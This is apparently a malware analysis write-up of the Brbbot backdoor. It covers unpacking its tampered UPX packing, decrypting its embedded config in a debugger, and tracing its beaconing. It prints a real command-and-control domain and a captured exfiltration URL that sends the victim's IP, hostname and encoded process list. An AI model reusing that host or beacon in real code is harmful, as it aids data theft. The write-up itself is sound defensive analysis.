Brbbot

github.com/itaymigdal/malware-analysis-writeups/blob/main/Brbbot/Brbbot.md

itaymigdal

itaymigdal/**malware-analysis-writeups**

Some of my Malware Analysis writeups.

1 Contributor | 0 Issues | 12 Stars | 0 Forks

Malware Name	File Type	SHA256
Brbbot	x64 exe	F9227a44ea25a7ee8148e2d0532b14bb640f6dc52cb5b22a9f4fa7fa037417fa

Analysis process


First thing first, I started Procmon in order to get an idea of the malware main activities:

Process Name	PID	Operation	Path
brbbot.exe	808	WriteFile	C:\Users\IEUser\AppData\Roaming\brbbot.exe
brbbot.exe	808	WriteFile	C:\Users\IEUser\Desktop\brbconfig.tmp

Two interesting operations that were seen, were dropping a config file and self-copying to `\AppData\Roaming\` path. Opening the file in Pestudio we see that the file is packed using UPX:

property	value	value	value
name	NPX0	UPX1	.rsrc
md5	n/a	1FD7E43F058CED9DC36862F...	070CD68086C42D2D69E582...
entropy	n/a	7.892	2.059
file-ratio (97.22%)	n/a	94.44 %	2.78 %
raw-address	0x00000400	0x00000400	0x00008C00
raw-size (35840 bytes)	0x00000000 (0 bytes)	0x00008800 (34816 bytes)	0x00000400 (1024 bytes)
virtual-address	0x0000000040001000	0x0000000040012000	0x000000004001B000
virtual-size (110592 bytes)	0x00011000 (69632 bytes)	0x00009000 (36864 bytes)	0x00001000 (4096 bytes)
entry-point	-	0x0001A4A0	-
writable	x	x	x
executable	x	x	-

Trying to unpack it using UPX will throw an error:



This suspicious error indicates that the malware packed using UPX but then modified in such a way that the tool would not be able to unpack it back again. If we pay attention closely to the image above, we can see that one section renamed to NPX0 (it should be UPX0). Therefore, there are two ways to unpack the malware:

- Modify the PE file on disk by renaming the section NPX0 → UPX0, then try to unpack using UPX tool again (at the end of this WriteUp)
- Unpack it in memory using a debugger.

It is Important to note that the first method suitable just for very specific cases, most malware would be packed with custom & unknown packers, therefore, unpacking them must occur in memory.

So, dropping the sample to x64dbg...

A known trick (suitable for packers that work like UPX) to find OEP (Original Entry Point) is to locate a jmp opcode followed by a bunch of NULL bytes, that jumps high and far to a distant location. This is the point where the code decrypted / decompressed / decoded itself in memory and now jumping to the real deal – OEP.


So found it and break on it:

```
00007FF6497AA6DA   5E                  pop rsi
00007FF6497AA6DB   5B                  pop rbx
00007FF6497AA6DC   48:8D4424 80        lea rax,qword ptr ss:[rsp-80]
00007FF6497AA6E1   6A 00               push 0
00007FF6497AA6E3   48:39C4             cmp rsp,rax
00007FF6497AA6E6   75 F9               jne brbbot.7FF6497AA6E1
00007FF6497AA6E8   48:83EC 80          sub rsp,FFFFFFFFFFFFFF80
RIP 00007FF6497AA6EC   E9 A398FEFF     jmp brbbot.7FF649793F94
00007FF6497AA6F1   0000                add byte ptr ds:[rax],al
00007FF6497AA6F3   0000                add byte ptr ds:[rax],al
00007FF6497AA6F5   0000                add byte ptr ds:[rax],al
00007FF6497AA6F7   0000                add byte ptr ds:[rax],al
00007FF6497AA6F9   0000                add byte ptr ds:[rax],al
00007FF6497AA6FB   0000                add byte ptr ds:[rax],al
00007FF6497AA6FD   0000                add byte ptr ds:[rax],al
00007FF6497AA6FF   0000                add byte ptr ds:[rax],al
00007FF6497AA701   0000                add byte ptr ds:[rax],al
00007FF6497AA703   0000                add byte ptr ds:[rax],al
00007FF6497AA705   0000                add byte ptr ds:[rax],al
00007FF6497AA707   0000                add byte ptr ds:[rax],al
00007FF6497AA709   0000                add byte ptr ds:[rax],al
00007FF6497AA70B   0000                add byte ptr ds:[rax],al
00007FF6497AA70D   0000                add byte ptr ds:[rax],al
00007FF6497AA70F   0000                add byte ptr ds:[rax],al
00007FF6497AA711   0000                add byte ptr ds:[rax],al
```

Single-step and we landed at OEP:


```
00007FF649793F92   CC                  int3
00007FF649793F93   CC                  int3
00007FF649793F94   48:83EC 28          sub rsp,28
00007FF649793F98   E8 F7490000         call brbbot.7FF649798994
00007FF649793F9D   48:83C4 28          add rsp,28
00007FF649793FA1   E9 52FEFFFF         jmp brbbot.7FF649793DF8
00007FF649793FA6   CC                  int3
00007FF649793FA7   CC                  int3
00007FF649793FA8   48:894C24 08        mov qword ptr ss:[rsp+8],rcx
00007FF649793FAD   48:81EC 88000000    sub rsp,88
00007FF649793FB4   48:8D0D 05F50000    lea rcx,qword ptr ds:[7FF6497A34C0]
00007FF649793FBB   FF15 57A20000       call qword ptr ds:[<&RtlCaptureContext>]
00007FF649793FC1   48:8B05 F0F50000    mov rax,qword ptr ds:[7FF6497A35B8]
00007FF649793FC8   48:894424 58        mov qword ptr ss:[rsp+58],rax
00007FF649793FCD   45:33C0             xor r8d,r8d
00007FF649793FD0   48:8D5424 60        lea rdx,qword ptr ss:[rsp+60]
00007FF649793FD5   48:8B4C24 58        mov rcx,qword ptr ss:[rsp+58]
00007FF649793FDA   E8 B3900000         call <JMP.&RtlLookupFunctionEntry>
00007FF649793FDF   48:894424 50        mov qword ptr ss:[rsp+50],rax
00007FF649793FE4   48:837C24 50 00     cmp qword ptr ss:[rsp+50],0
00007FF649793FEA   74 41               je brbbot.7FF64979402D
00007FF649793FEC   48:C74424 38 0000000(  mov qword ptr ss:[rsp+38],0
00007FF649793FF5   48:8D4424 48        lea rax,qword ptr ss:[rsp+48]
00007FF649793FFA   48:894424 30        mov qword ptr ss:[rsp+30],rax
00007FF649793FFF   48:8D4424 40        lea rax,qword ptr ss:[rsp+40]
00007FF649794004   48:894424 28        mov qword ptr ss:[rsp+28],rax
00007FF649794009   48:8D05 B0F40000    lea rax,qword ptr ds:[7FF6497A34C0]
00007FF649794010   48:894424 20        mov qword ptr ss:[rsp+20],rax
```

Now we are at the entry point of the real malware business, and all the imports should be resolved by the UPX loader in that point, so we use the built-in tool Scylla to rebuild the IAT and dump the unpacked malware to disk:



We can see now new suspicious libraries and imports that were not there on the packed file.

Observing the strings of the dumped file reveals some gems:




- There is a malware config file named brbconfig.tmp (that we already saw under procmon).
- Autorun key for persistense
- User-agent that indicated on a http request

Looking at the resources:


type (1)	name	file-offset (1)	signature	non-standard	size (73 bytes)
CONFIG	101	0x00017070	unknown	x	73

We can see a "CONFIG" resource, saving to disk:




eeergg! probably encrypted...


Sooo.. moving back again to debugging:




There is a call to `IsDebuggerPresent`, not quite sure if this is an anti-debugging attempt (if it is, it's really poor one) or part of the compiler nonsense, so anyway we'll use ScyllaHide:



Spraying some BP's on some interesting API calls:



First BP we encountered is `CryptDecrypt`:



This API call is used to decrypt blob of encrypted data (in conjuction with some more API calls from the `CryptXXXX` family). Malware often use this call to decrypt a payload, a config, or a dropped file.

```
C++

BOOL CryptDecrypt(
  [in]      HCRYPTKEY  hKey,
  [in]      HCRYPTHASH hHash,
  [in]      BOOL       Final,
  [in]      DWORD      dwFlags,
  [in, out] BYTE       *pbData,
  [in, out] DWORD      *pdwDataLen
);
```

As we can learn from MSDN the fifth argument (the grey one in the stack view) points to the blob of the encrypted data (in the memory dump view).

So, single-stepping over that call should decrypt that blob:

```
ASCII
uri=ads.php;exec
=cexe;file=elif;
conf=fnoc;exit=t
ixe;encode=5b;sl
eep=30000.......
................
```

Vwallaaa !! this is the clear config :)

Config content:

> "uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"

- uri - the uri for the panel file on the c2
- exec, file, conf, exit - maybe bot commands?!
- **encode - single byte key that will use us later on**
- sleep - sleep amount for some point

Keep debugging:

```
00007FF649792FDF    45:33C9          xor r9d,r9d
00007FF649792FE2    49:8BD4          mov rdx,r12                    rdx:"brb.3dtuts.by", r12:"brb.3dtuts.by"
00007FF649792FE5    48:8BCB          mov rcx,rbx
00007FF649792FE8    C74424 28 0300   mov dword ptr ss:[rsp+28],3
00007FF649792FF0    4C:896C24 20     mov qword ptr ss:[rsp+20],r13
00007FF649792FF5    FF15 6DB30000    call qword ptr ds:[<&InternetConnectA>]
00007FF649792FFB    48:8B7C24 70     mov rdi,qword ptr ss:[rsp+70]
00007FF649793000    48:8B7424 68     mov rsi,qword ptr ss:[rsp+68]  [rsp+68]:"brb.3dtuts.by"
00007FF649793005    48:8B6C24 60     mov rbp,qword ptr ss:[rsp+60]
00007FF64979300A    48:85C0          test rax,rax
00007FF64979300D    75 0B            jne brbbot.7FF64979301A
```

Malware is trying to call home :)

The stack arguments for `InternetConnectA`:

```
Default (x64 fastcall)
1: rcx 0000000000CC0004
2: rdx 0000000000B4FF40 "brb.3dtuts.by"
3: r8 0000000000000050
4: r9 0000000000000000
5: [rsp+20] 0000000000000000
6: [rsp+28] 0000000000000003
7: [rsp+30] 0000000000000000
8: [rsp+38] 0000000000000000
```

The MSDN for `InternetConnectA`:

```
C++

void InternetConnectA(
  HINTERNET     hInternet,
  LPCSTR        lpszServerName,
  INTERNET_PORT nServerPort,
  LPCSTR        lpszUserName,
  LPCSTR        lpszPassword,
  DWORD         dwService,
  DWORD         dwFlags,
  DWORD_PTR     dwContext
);
```

Second argument on the stack is our nice c2 address:

> brb.3dtuts.by

The content that sent to the c2 was found nearby in memory using Process Hacker:

0xea0e00 (7668): http://brb.3dtuts.by/ads.php?
i=169.254.185.59&c=MSEDGEWIN10&p=123f373e600822282f3e3660093e3c32282f2922602836282875 3e233e6038282928287 53e233e602c32353235322f753e233e6038282928287 53e233e602c323537343c3435
753e233e60283e292d32383e28753e233e6037283a2828753e233e60282d383334282f753e233e603d34352f3f292d3334282f753e233e603d34352f3f292d3334282f753e233e60282d383334282f753e233e60282d38
3334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233
e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600d193423083e292d32383e753e233e60282d383334282f753e233e60282d383334282f753e2
33e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60163e363429227b1834362b293e282832343560282d383334282f753e233e60282d383334
282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f75
3e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e
60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60292e3922753e233e60282d383334282f753e233e602c373628753e233e601628162b1e353c753e233e60282d383334282f75
3e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60283233342f753e233e60282d383334282f753e233e60282d383334282f753e233e60
282d383334282f753e233e602f3a28303334282f2c753e233e60282d383334282f753e233e60382f3d363435753e233e60282d383334282f753e233e603e232b3734293e29753e233e60282d383334282f753e233e6008
333e37371e232b3e29323e35383e1334282f753e233e60282d383334282f753e233e60083e3a2938330e12753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60282d38
3334282f753e233e60083e3a2938331235 3f3e233e29753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e6016323829342834 3d2f1e3f3c3e753e233e60282d383334282f753e233e603929342c283
e29043929343063e29753e233e60282d383334282f753e233e6002342e290b3334353e753e233e600830222b3e193a38303c29342e353f1334282f753e233e600c32353f342c28750c1a090b7511120f083e292d32383e7
53e233e600830222b3e1a2b2b753e233e60092e352f32363e192934303e29753e233e6016323829342834 3d2f1e3f3c3e180b753e233e6016323829342834 3d2f1e3f3c3e0813753e233e60173438301a2b2b753e233e6
0092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e6028363
a292f2838293e3e35753e233e60083e382e29322f22133e3a372f330822282f293a22753e233e60083e382e29322f22133e3a372f33083e292d32383e753e233e600d1934230f293a22753e233e60143353e1f29322d3e75
3e233e600c3235082f34293e751a2b2b753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60083c2936192934303e29753e
233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600c32353f342c2812352f3e29353a37751834362b34283a393
73e08333e3737751e232b3e29323e35383e28750f3e232f12352b2e2f7512352b2e2f1a2b2b753e233e603f37373334282f753e233e600822282f3e36083e2f2f32353c28192934303e29753e233e60282d383334282f753
e233e60282d383334282f753e233e60282d383334282f753e233e600822282f3e36083e2f2f32353c28753e233e60282d383334282f753e233e60236d6f3f393c753e233e600835322b2b32353c0f343437753e233e60282
d383334282f753e233e6039293939342f753e233e60083e3a2938330b29342f34383437 1334282f753e233e60083e3a2938331d32372f3e291334282f753e233e60393a38303c29342e353f0f3a28301334282f753e233e6
0092e352f32363e192934303e29753e233e60282d383334282f753e233e600c36320b292d081e753e233e6038363f753e233e6038343533342 8f753e233e60292e3922753e233e


The malware exfiltrating the internal ip address, hostname and some encoded data.

Playing a little bit around with the encoded data and with the single byte key that retrieved before, brought me to write a little python script to Hexdump the decoded data (the receipt is: unhex the data --> xor with the single byte key):

The malware send the process list to the c2.

Rest of the malware functionality comes down to this:

Read a file from the c2:




Create a new process:


```
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+118h+dwCreationFlags], r15d ; dwCreationFlags
mov     [rsp+118h+bInheritHandles], r15d ; bInheritHandles
call    cs:CreateProcessA
test    eax, eax
jnz     loc_7FF6497920CC
```

Both implies that the infection isn't over and the party continues with the next stage :)


Bonus – unpacking on disk

Locate renamed section with a hex editor, and rename it to original:





Save:



Unpack using UPX tool: